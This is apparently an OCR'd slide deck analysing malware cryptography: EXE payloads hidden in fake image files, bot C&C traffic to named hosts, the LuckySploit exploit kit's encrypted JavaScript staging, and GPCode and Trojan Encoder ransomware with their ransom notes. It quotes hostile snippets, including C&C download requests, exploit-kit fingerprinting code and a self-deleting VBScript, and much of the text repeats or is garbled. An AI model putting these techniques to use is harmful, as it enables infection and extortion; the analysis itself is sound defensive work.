00003620  45 00 00 4c 01 03 00 be  e0 11 40 00 ff 36 e9 c3  |E..L......@..6..|
00003630  00 00 00 48 01 0f 01 0b  01 4b 45 52 4e 45 4c 33  |...H.....KERNEL3|
```

www.xiaonews.cn/config.gif

```
[...]
00000400  40 00 3b 83 79 01 00 00  32 00 00 4d 5a 90 00 03  |@.;.y...2..MZ...|
00000410  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000420  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000440  00 00 00 00 00 00 00 f0  00 00 00 0e 1f ba 0e 00  |................|
00000450  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000460  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000470  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000480  0d 0d 0a 24 00 00 00 00  00 00 00 6d d8 8e 75 29  |...$.......m..u)|
[...]
```

Length of just this second EXE:

0x00004F98

```
00003600  2c df 70 05 cd 9a 9b 65  9f 8b 60 98 4f 00 00 4d  |,.p....e..`.O..M|
00003610  5a 4c 6f 61 64 4c 69 62  72 61 72 79 41 00 00 50  |ZLoadLibraryA..P|
00003620  45 00 00 4c 01 03 00 be  e0 11 40 00 ff 36 e9 c3  |E..L......@..6..|
00003630  00 00 00 48 01 0f 01 0b  01 4b 45 52 4e 45 4c 33  |...H.....KERNEL3|
```

www.xiaonews.cn/config.gif

```
00003600  2c df 70 05 cd 9a 9b 65  9f 8b 60 98 4f 00 00 4d  |,.p....e..`.O..M|
00003610  5a 4c 6f 61 64 4c 69 62  72 61 72 79 41 00 00 50  |ZLoadLibraryA..P|
00003620  45 00 00 4c 01 03 00 be  e0 11 40 00 ff 36 e9 c3  |E..L......@..6..|
00003630  00 00 00 48 01 0f 01 0b  01 4b 45 52 4e 45 4c 33  |...H.....KERNEL3|
```

etc. etc.

0x0000360B + 0x00004F98 + 4 = 0x000085A6

Third EXE
0x00002FA4
bytes long

```
000085a0  00 00 00 fc fd fe ff a4  2f 00 00 4d 5a 4b 45 52  |......../..MZKER|
000085b0  4e 45 4c 33 32 2e 44 4c  4c 00 00 50 45 00 00 4c  |NEL32.DLL..PE..L|
```

cc.zxiii.com/logo1.gif

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 08 06 06 07 06 05 08  |.H.....C........|
00000020  07 07 07 09 09 08 0a 0c  14 0d 0c 0b 0b 0c 19 12  |................|


000007b0  b6 39 57 68 a2 98 14 51  45 01 ff d9 a3 37 01 00  |.9Wh...QE....7..|
000007c0  18 49 00 00 4d 5a 90 00  03 00 00 00 04 00 00 00  |.I..MZ..........|
000007d0  ff ff 00 00 b8 00 00 00  00 00 00 00 40 00 00 00  |............@...|
000007e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000800  e8 00 00 00 0e 1f ba 0e  00 b4 09 cd 21 b8 01 4c  |............!..L|
00000810  cd 21 54 68 69 73 20 70  72 6f 67 72 61 6d 20 63  |.!This program c|
00000820  61 6e 6e 6f 74 20 62 65  20 72 75 6e 20 69 6e 20  |annot be run in |
00000830  44 4f 53 20 6d 6f 64 65  2e 0d 0d 0a 24 00 00 00  |DOS mode....$...|


00013f40  2b 80 e9 04 33 c0 8b 53  fc d1 2b 8b 12 0f ca 2b  |+...3..S..+....+|
00013f50  53 04 03 c0 3b 13 72 06  8b 13 40 01 53 04 ff bc  |S...;.r...@.S...|
00013f60  07 00 00                                        |...|
00013f63
```

cc.zxiii.com/logo1.gif

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 08 06 06 07 06 05 08  |.H.....C........|
00000020  07 07 07 09 09 08 0a 0c  14 0d 0c 0b 0b 0c 19 12  |................|
```

0x07BC

Not a GIF

```
000007b0  b6 39 57 68 a2 98 14 51  45 01 ff d9 a3 37 01 00  |.9Wh...QE....7..|
000007c0  18 49 00 00 4d 5a 90 00  03 00 00 00 04 00 00 00  |.I..MZ..........|
000007d0  ff ff 00 00 b8 00 00 00  00 00 00 00 40 00 00 00  |............@...|
000007e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000800  e8 00 00 00 0e 1f ba 0e  00 b4 09 cd 21 b8 01 4c  |............!..L|
00000810  cd 21 54 68 69 73 20 70  72 6f 67 72 61 6d 20 63  |.!This program c|
00000820  61 6e 6e 6f 74 20 62 65  20 72 75 6e 20 69 6e 20  |annot be run in |
00000830  44 4f 53 20 6d 6f 64 65  2e 0d 0d 0a 24 00 00 00  |DOS mode....$...|
```

```
00013f40  2b 80 e9 04 33 c0 8b 53  fc d1 2b 8b 12 0f ca 2b  |+...3..S..+....+|
00013f50  53 04 03 c0 3b 13 72 06  8b 13 40 01 53 04 ff bc  |S...;.r...@.S...|
00013f60  07 00 00                                          |...|
00013f63
```

Image is 0x07BC bytes

cc.zxiii.com/logo1.gif

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 08 06 06 07 06 05 08  |.H.....C........|
00000020  07 07 07 09 09 08 0a 0c  14 0d 0c 0b 0b 0c 19 12  |................|
```

Looks like:

```
000007b0  b6 39 57 68 a2 98 14 51  45 01 ff d9 a3 37 01 00  |.9Wh...QE....7..|
000007c0  18 49 00 00 4d 5a 90 00  03 00                    |
000007d0  ff ff 00 00 b8 00 00 00  00 00                    |
000007e0  00 00 00 00 00 00 00 00  00 00                    |
*
00000800  e8 00 00 00 0e 1f ba 0e  00 b4                    |
00000810  cd 21 54 68 69 73 20 70  72 6f                    |
00000820  61 6e 6e 6f 74 20 62 65  20 72                    |
00000830  44 4f 53 20 6d 6f 64 65  2e 0d                    |

00013f40  2b 80 e9 04 33 c0 8b 53  fc d1 2b 8b 12 0f ca 2b  |+...3..S..+....+|
00013f50  53 04 03 c0 3b 13 72 06  8b 13 40 01 53 04 ff bc  |S...;.r...@.S...|
00013f60  07 00 00                                          |...|
00013f63
```

cc.zxiii.com/logo1.gif

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 08 06 06 07 06 05 08  |.H.....C........|
00000020  07 07 07 09 09 08 0a 0c  14 0d 0c 0b 0b 0c 19 12  |................|
```

Length of first EXE

Length of everything else

```
000007b0  b6 39 57 68 a2 98 14 51  45 01 ff d9 a3 37 01 00  |.9Wh...QE....7..|
000007c0  18 49 00 00 4d 5a 90 00  03 00 00 00 04 00 00 00  |.I..MZ..........|
000007d0  ff ff 00 00 b8 00 00 00  00 00 00 00 40 00 00 00  |............@...|
000007e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000800  e8 00 00 00 0e 1f ba 0e  00 b4 09 cd 21 b8 01 4c  |............!..L|
00000810  cd 21 54 68 69 73 20 70  72 6f 67 72 61 6d 20 63  |.!This program c|
00000820  61 6e 6e 6f 74 20 62 65  20 72 75 6e 20 69 6e 20  |annot be run in |
00000830  44 4f 53 20 6d 6f 64 65  2e 0d 0d 0a 24 00 00 00  |DOS mode....$...|
```

```
00013f40  2b 80 e9 04 33 c0 8b 53  fc d1 2b 8b 12 0f ca 2b  |+...3..S..+....+|
00013f50  53 04 03 c0 3b 13 72 06  8b 13 40 01 53 04 ff bc  |S...;.r...@.S...|
00013f60  07 00 00                                          |...|
00013f63
```

Some Bot's C&C

C&C Communications

```
GET /sodoma/ds.php?ynty=5=11<3=x644400x640<x4 HTTP/1.1
Host: cdn.rgpmedia.biz
Cache-Control: no-cache
```

C&C Communications

```
GET /sodoma/ds.php?ynty=5=11<3=x644400x640<x4 HTTP/1.1
Host: cdn.rgpmedia.biz
Cache-Control: no-cache
```

Response:

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 05 03 04 04 04 04 04  |.H.....C........|
00000020  00 04 04 04 60 04 04 04  6c 70 70 74 3e 2b 2b 67  |....`...lppt>++g|
00000030  60 6a 2a 76 63 74 69 61  60 6d 65 2a 66 6d 7e 2b  |`j*vctia`me*fm~+|
00000040  60 2b 60 68 2a 74 6c 74  3b 62 68 39 35 67 3d 37  |`+`h*tlt;bh95g=7|
00000050  32 32 67 3d 36 34 31 3d  33 35 65 67 3c 60 60 3c  |22g=641=35eg<``<|
00000060  30 66 35 61 33 3c 67 61  65 3c 3c 61 22 62 6d 60  |0f5a3<gae<<a"bm`|
00000070  39 35 34 34 22 35 39 31  39 35 35 38 37 39 7c 32  |9544"591955879|2|
00000080  30 30 30 34 34 7c 32 30  34 38 7c 30 04           |00044|2048|0.|
0000008d
```

C&C Communications

```
GET /sodoma/ds.php?ynty=5=11<3=x644400x640<x4 HTTP/1.1
Host: cdn.rgpmedia.biz
Cache-Control: no-cache
```

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 05 03 04 04 04 04 04  |.H.....C........|
00000020  00 04 04 04 60 04 04 04  6c 70 70 74 3e 2b 2b 67  |....`...lppt>++g|
00000030  60 6a 2a 76 63 74 69 61  60 6d 65 2a 66 6d 7e 2b  |`j*vctia`me*fm~+|
00000040  60 2b 60 68 2a 74 6c 74  3b 62 68 39 35 67 3d 37  |`+`h*tlt;bh95g=7|
00000050  32 32 67 3d 36 34 31 3d  33 35 65 67 3c 60 60 3c  |22g=641=35eg<``<|
00000060  30 66 35 61 33 3c 67 61  65 3c 3c 61 22 62 6d 60  |0f5a3<gae<<a"bm`|
00000070  39 35 34 34 22 35 39 31  39 35 35 38 37 39 7c 32  |9544"591955879|2|
00000080  30 30 30 34 34 7c 32 30  34 38 7c 30 04           |00044|2048|0.|
0000008d
```

```
GET /d/dl.php?fl=1c9366c9205971ac8dd84b1e78cea88e&fid=100&1=5=11<3=x644400x640<x4 HTTP/1.1
Accept: */*
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.
1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)
Host: cdn.rgpmedia.biz
Connection: Keep-Alive
```

C&C Communications

```
GET /sodoma/ds.php?ynty=5=11<3=x644400x640<x4 HTTP/1.1
Host: cdn.rgpmedia.biz
Cache-Control: no-cache
```

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 05 03 04 04 04 04 04  |.H.....C........|
00000020  00 04 04 04 60 04 04 04  6c 70 70 74 3e 2b 2b 67  |....`...lppt>++g|
00000030  60 6a 2a 76 63 74 69 61  60 6d 65 2a 66 6d 7e 2b  |`j*vctia`me*fm~+|
00000040  60 2b 60 68 2a 74 6c 74  3b 62 68 39 35 67 3d 37  |`+`h*tlt;bh95g=7|
00000050  32 32 67 3d 36 34 31 3d  33 35 65 67 3c 60 60 3c  |22g=641=35eg<``<|
00000060  30 66 35 61 33 3c 67 61  65 3c 3c 61 22 62 6d 60  |0f5a3<gae<<a"bm`|
00000070  39 35 34 34 22 35 39 31  39 35 35 38 37 39 7c 32  |9544"591955879|2|
00000080  30 30 30 34 34 7c 32 30  34 38 7c 30 04           |00044|2048|0.|
0000008d
```

This means that

```
GET /d/dl.php?fl=1c9366c9205971ac8dd84b1e78cea88e&fid=100&1=5=11<3=x644400x640<x4 HTTP/1.1
Accept: */*
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.
1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)
Host: cdn.rgpmedia.biz
Connection: Keep-Alive
```

The response is an EXE file

C&C Communications

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 05 03 04 04 04 04 04  |.H.....C........|
00000020  00 04 04 04 65 04 04 04  6c 70 70 74 3e 2b 2b 67  |....e...lppt>++g|
00000030  60 6a 2a 76 63 74 69 61  60 6d 65 2a 66 6d 7e 2b  |`j*vctia`me*fm~+|
00000040  60 2b 60 68 2a 74 6c 74  3b 62 68 39 65 30 31 37  |`+`h*tlt;bh9e017|
00000050  3d 34 31 37 62 67 36 65  3d 61 62 35 62 3d 35 60  |=417bg6e=ab5b=5`|
00000060  67 35 35 3d 67 66 36 30  65 32 33 3c 22 62 6d 60  |g55=gf60e23<"bm`|
00000070  39 35 34 34 22 35 39 33  30 36 31 31 34 30 7c 32  |9544"593061140|2|
00000080  30 30 30 35 34 7c 30 7c  30 04                    |00054|0|0.|
0000008a
```

“Corrupt JPEG data: 52 extraneous bytes before marker 0xd9”

C&C Communications

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 05 03 04 04 04 04 04  |.H.....C........|
00000020  00 04 04 04 65 04 04 04  6c 70 70 74 3e 2b 2b 67  |....e...lppt>++g|
00000030  60 6a 2a 76 63 74 69 61  60 6d 65 2a 66 6d 7e 2b  |`j*vctia`me*fm~+|
00000040  60 2b 60 68 2a 74 6c 74  3b 62 68 39 65 30 31 37  |`+`h*tlt;bh9e017|
00000050  3d 34 31 37 62 67 36 65  3d 61 62 35 62 3d 35 60  |=417bg6e=ab5b=5`|
00000060  67 35 35 3d 67 66 36 30  65 32 33 3c 22 62 6d 60  |g55=gf60e23<"bm`|
00000070  39 35 34 34 22 35 39 33  30 36 31 31 34 30 7c 32  |9544"593061140|2|
00000080  30 30 30 35 34 7c 30 7c  30 04                    |00054|0|0.|
0000008a
```

```
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 48  |......JFIF.....H|
00000010  00 48 00 00 ff db 00 43  00 05 03 04 04 04 04 04  |.H.....C........|
00000020  00 04 04 04 60 04 04 04  6c 70 70 74 3e 2b 2b 67  |....`...lppt>++g|
00000030  60 6a 2a 76 63 74 69 61  60 6d 65 2a 66 6d 7e 2b  |`j*vctia`me*fm~+|
00000040  60 2b 60 68 2a 74 6c 74  3b 62 68 39 35 67 3d 37  |`+`h*tlt;bh95g=7|
00000050  32 32 67 3d 36 34 31 3d  33 35 65 67 3c 60 60 3c  |22g=641=35eg<``<|
00000060  30 66 35 61 33 3c 67 61  65 3c 3c 61 22 62 6d 60  |0f5a3<gae<<a"bm`|
00000070  39 35 34 34 22 35 39 31  39 35 35 38 37 39 7c 32  |9544"591955879|2|
00000080  30 30 30 34 34 7c 32 30  34 38 7c 30 04           |00044|2048|0.|
0000008d
```

Well Done Crypto

LuckySploit

- Downloads itself as multiple chunks of Javascript, injected back into the document.
- The first chunk is a full RSA implementation, with RC4. Generates a 512-bit public key. And a 936-bit session key for RC4.
- Second chunk checks Adobe Acrobat and Flash versions, and downloads an appropriate exploit.
- Third chunk does the actual exploit.

LuckySploit

- The attacking web server, only sends the exploit once per source IP.
- The RSA and BigInteger code was taken from code written by Tom Wu in 2005.
  It appears in multiple locations, for example:
  http://v8.googlecode.com/svn/data/benchmarks/v3/crypto.js
- Uses `Math.random()`
- The RC4 implementation is separate code from the RC4 function that the RSA code uses for mixing the random number pool.

LuckySploit

- Ok, doesn't just use `Math.random()`, this code has been added:

```
if( navigator.appName=="Netscape"
  && navigator.appVersion<"5"
  && window.crypto )
{
    var z=window.crypto.random(32);
    for(t=0; t<z.length; ++t) rng_pool[rng_pptr++] = z.charCodeAt(t)&255
}
```

https://developer.mozilla.org/en/JavaScript_crypto

LuckySploit

- A 53 byte session key is generated, for some reason it first generates this key:

```
K\^M;6EX_S?6?S_XD6;N^\J97H[_P=6BV_VB6=Q_ZG79K\]M:6EY_
```

- Which is never used — possibly left over debugging code?
- Then it generates a 53 byte key using Math.random() selecting characters from the BASE64 symbol set.

LuckySploit

- This 53 byte string is what is encrypted with RSA.
- It is put into PKCS#1 format, and padded out to 64 bytes with eight bytes from the 256 byte randomness pool
- And there are three bytes of overhead for the ASN.1 encoding.

LuckySploit Crypto

“AAAAAAAA”

“BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB”

LuckySploit Crypto

"AAAAAAAA" ← Nonce

53-byte Key

"BBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBB"

LuckySploit Crypto

"AAAAAAAA" ← Nonce


Key ↙

"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"

```
00024141414141414100424242424242424242424
24242424242424242424242424242424242424242
42424242424242424242424242424242424242424
```

PKCS#1 ↑

LuckySploit Crypto



(That's 64 bytes)

LuckySploit Crypto

When this is encrypted with the RSA public key, you get this


```
00024141414141414100424242424242424242424
24242424242424242424242424242424242424242
42424242424242424242424242424242424242424
```

```
8d213e64d19753b02fc979a48395b0f5e57d2e76ff9
5f8c043bb7835c50b21314d738d411acc9a947734da
a0d35953bdf9a5062576cfbb1b3ce722fedfc5c819
```

LuckySploit Crypto

This (in hex) is what is sent in the next HTTP request

```
8d213e64d19753b02fc979a48395b0f5e57d2e76ff9
5f8c043bb7835c50b21314d738d411acc9a947734da
a0d35953bdf9a5062576cfbb1b3ce722fedfc5c819
```



“http://example.com/.lck/? ”

LuckySploit Crypto

The server returns this Javascript fragment:

```
k='PFeYkua7ZhfMJAkrS4 [etc...] ';
t=rc4Decrypt(nextkey,hexToString(k));
eval(t);
```

LuckySploit Crypto

The server returns this Javascript fragment:

```
k='PFeYkua7ZhfMJAkrS4 [etc...] ';
t=rc4Decrypt(nextkey,hexToString(k));
eval(t);
```

k is
PDF and Flash Version Check
Encrypted Javascript Code

LuckySploit Crypto

The server returns this Javascript fragment:

```
k='PFeYkua7ZhfMJAkrS4 [etc…] ';
t=rc4Decrypt(nextkey,hexToString(k));
eval(t);
```

```
"GET /.lck/?8d213e64d19… HTTP/1.1"
```

`nextkey` is known, because it was the request

LuckySploit Crypto

The server returns this Javascript fragment:

```
k='PFeYkua7ZhfMJAkrS4 [etc...] ';
t=rc4Decrypt(nextkey,hexToString(k));
eval(t);
```

`rc4Decrypt()` concatenates it's arguments with the 53-byte session key ("BBBBB..." in my example)

LuckySploit Crypto

`rc4Decrypt()` initiates a new key schedule with 117 bytes of key like this:

```
“BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBB8d213e64d19753b02fc979a48395b0f5e57d2e
76ff95f8c043bb7835c50b21314d738d411acc9a947734
daa0d35953bdf9a5062576cfbb1b3ce722fedfc5c819”
```

Used to decrypt the next Javascript block

LuckySploit Crypto

Only as much entropy as the original session key because public key is known

Session Key(`sss`)

```
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBB8d213e64d19753b02fc979a48395b0f5e57d2e
76ff95f8c043bb7835c50b21314d738d411acc9a947734
daa0d35953bdf9a5062576cfbb1b3ce722fedfc5c819"
```

Session key encrypted with RSA (`nextkey`)

LuckySploit

t looks like this when decrypted
lather, rinse, repeat for next stage
(with the actual exploits)

```
vers = new Array();
  function check_flash_vuln(){
    /**/e4flash;
    try {
      /**/Flashver = '';
      /**/Flashver = (new ActiveXObject('ShockwaveFlash.ShockwaveFlash.9'))\
                     .GetVariable('$' + 'version');
      var flash_re =/ ([0 - 9, ] + )/;
      Flashver = flash_re.exec(Flashver)[1];
      Flashver = Flashver.split(',');
    }
    catch (e4flash){
    }
    if (e4flash != '[object Error]'){
      flash_real_ver = Flashver[0] + ':' + Flashver[1] + ':' + Flashver[2];
      return flash_real_ver;
    }
    return 0;
  }
  try {
    vers.push('f', check_flash_vuln());
  }
  catch (e){
  }
  function check_pdf_vuln(){
```

`check_flash_vuln()`
Gets SWF Version

Then checks Acrobat Version, etc...

Ransomware

Ransomware

- Deny someone access to their data, return access for money. (Also called extortion/ blackmail.)
- **Not a new idea**
- Criminal cases from early 1980's using either "Logic Bombs" or encryption.
- Dick Tracy newspaper cmic had a storyline about this in Feb 1989.

GPCode

- Uses the Windows CryptoAPI for doing all the work.
- Good random number sources: `CryptGenKey(hProv, CALG_RC4, 1, &hKey);` and `RDTSC` in other places.
- Encrypts document files with RC4
- Encrypts the RC4 session key with RSA-1024

GPCode

- Early versions place “=== BEGIN ===” and “=== END ===” around the data to pretend to be PGP/GPG. Also there’s a `OpenMutexA (MUTEX_ALL_ACCESS,FALSE,"_G_P_C_”);`
- Encrypted files will have “`.encrypt`” or “`._CRYPT`” added to the filename.
- Victim sends a file to the extortionist.
- They decrypt the session key, and send back a decryptor with that session key built-in.

GPCode Deletes Itself

```
set f=wscript.createobject("scripting.filesystemobject")
on error resume next
do while f.deletefile("C:\sample.exe")
loop
f.deletefile("C:\sample.vbs")
```

GPCode


All the Crypto Code

```
From ADVAPI32.DLL
CryptAcquireContextA ()
CryptImportKey ()
CryptGenKey ()
CryptExportKey ()
CryptDestroyKey ()
CryptReleaseContext ()
CryptAcquireContextA ()
CryptReleaseContext ()
```

Ransom Note

Alert Box:

```
Your files are encrypted with RSA-1024 algorithm.
To recovery your files you need to buy our decryptor.
To buy decrypting tool contact us at:
content715@yahoo.com
```



These strings, RSA keys, and email addresses are stored XOR'ed in memory

Ransom Note

[sic]

Alert Box:

```
Your files are encrypted with RSA-1024 algorithm.
To recovery your files you need to buy our decryptor.
To buy decrypting tool contact us at:
content715@yahoo.com
```

These strings, RSA keys, and email addresses are stored XOR'ed in memory

Different Ransom Note

"crypt.txt"

All your files are encrypted.
If you wish to decode files, buy the decoder.
Cost of the decoder of 300 dollars.
How to buy?
You can only send money via: Western Union or Bank Transfer.
Select the method you pay and write to us. We will send you payment details.
After payment please send to rc4help@yahoo.com details of your payment and file crypted.txt.
On the day of receipt of your payment, we will send you a decoder.
Do not try to threaten or offend us, we do not take your money, stop responding to your letter and you will forever lose your files and important documents.
Other contact
www.cryptoraes512.ueuo.com
ICQ: 428789213
E-mail:
help01@timor.cc
help01@amman.cc
ruhelp01@mail.ru
ruhelp01@yandex.ru
enghelp01@googlemail.com
allenghelp01@yahoo.co.uk

Mail to rc4help@yahoo.com only after payment.

Do not delete or change this file!!!
S/N: L

Bad Crypto

Things To Watch For

- Mysterious Hard-Coded Constants
- Lots of Byte Operands [AL, AH, BL, BH, etc.]
- Lots of Left and Right Shifts Mixed with Logical Operators.
- Loops with nothing but math, or the XOR'ing of a register with a buffer.
- Follow the operations on any buffer related to FileRead(), FileWrite(), recv(), send()

VSCrypt/Trojan Encoder

- Arrived on a fake video codec
- Installs a keylogger and other stuff
- Searches drives for documents, encrypts them, sets the desktop wallpaper and reboots.
- Adds "`.vscrypt`" to the end of each file
- Control Sum Cript Algorithm v1.0 (CSCA1)

«шантаж»

C:\vsworkdir\shantazh.jpg

Blackmail Note

Привет я Trojan encoder точнее одна из его разновидностей ::)

мой автор человек с ником КОРЕКТОР и он с удовольствием продаст вам дешифратор для тех файлов что я успел зашифровать на вашем компьютере за скромную сумму в 10 долларов это где то 350 рублей

вот данные для свизи с моим хозяином
Mail: otrazhenie_zla@mail.ru icq 481095

ах да чуть не забыл не стирайте файлы с расширением vscrypt если сотрете вернуть зашифрованую информацию станет не возможно

Удачи искренне ваши Trojan encoder и КОРРЕКТОР

Hello I'm a Trojan Encoder, or to be more exact, one of its variants::)

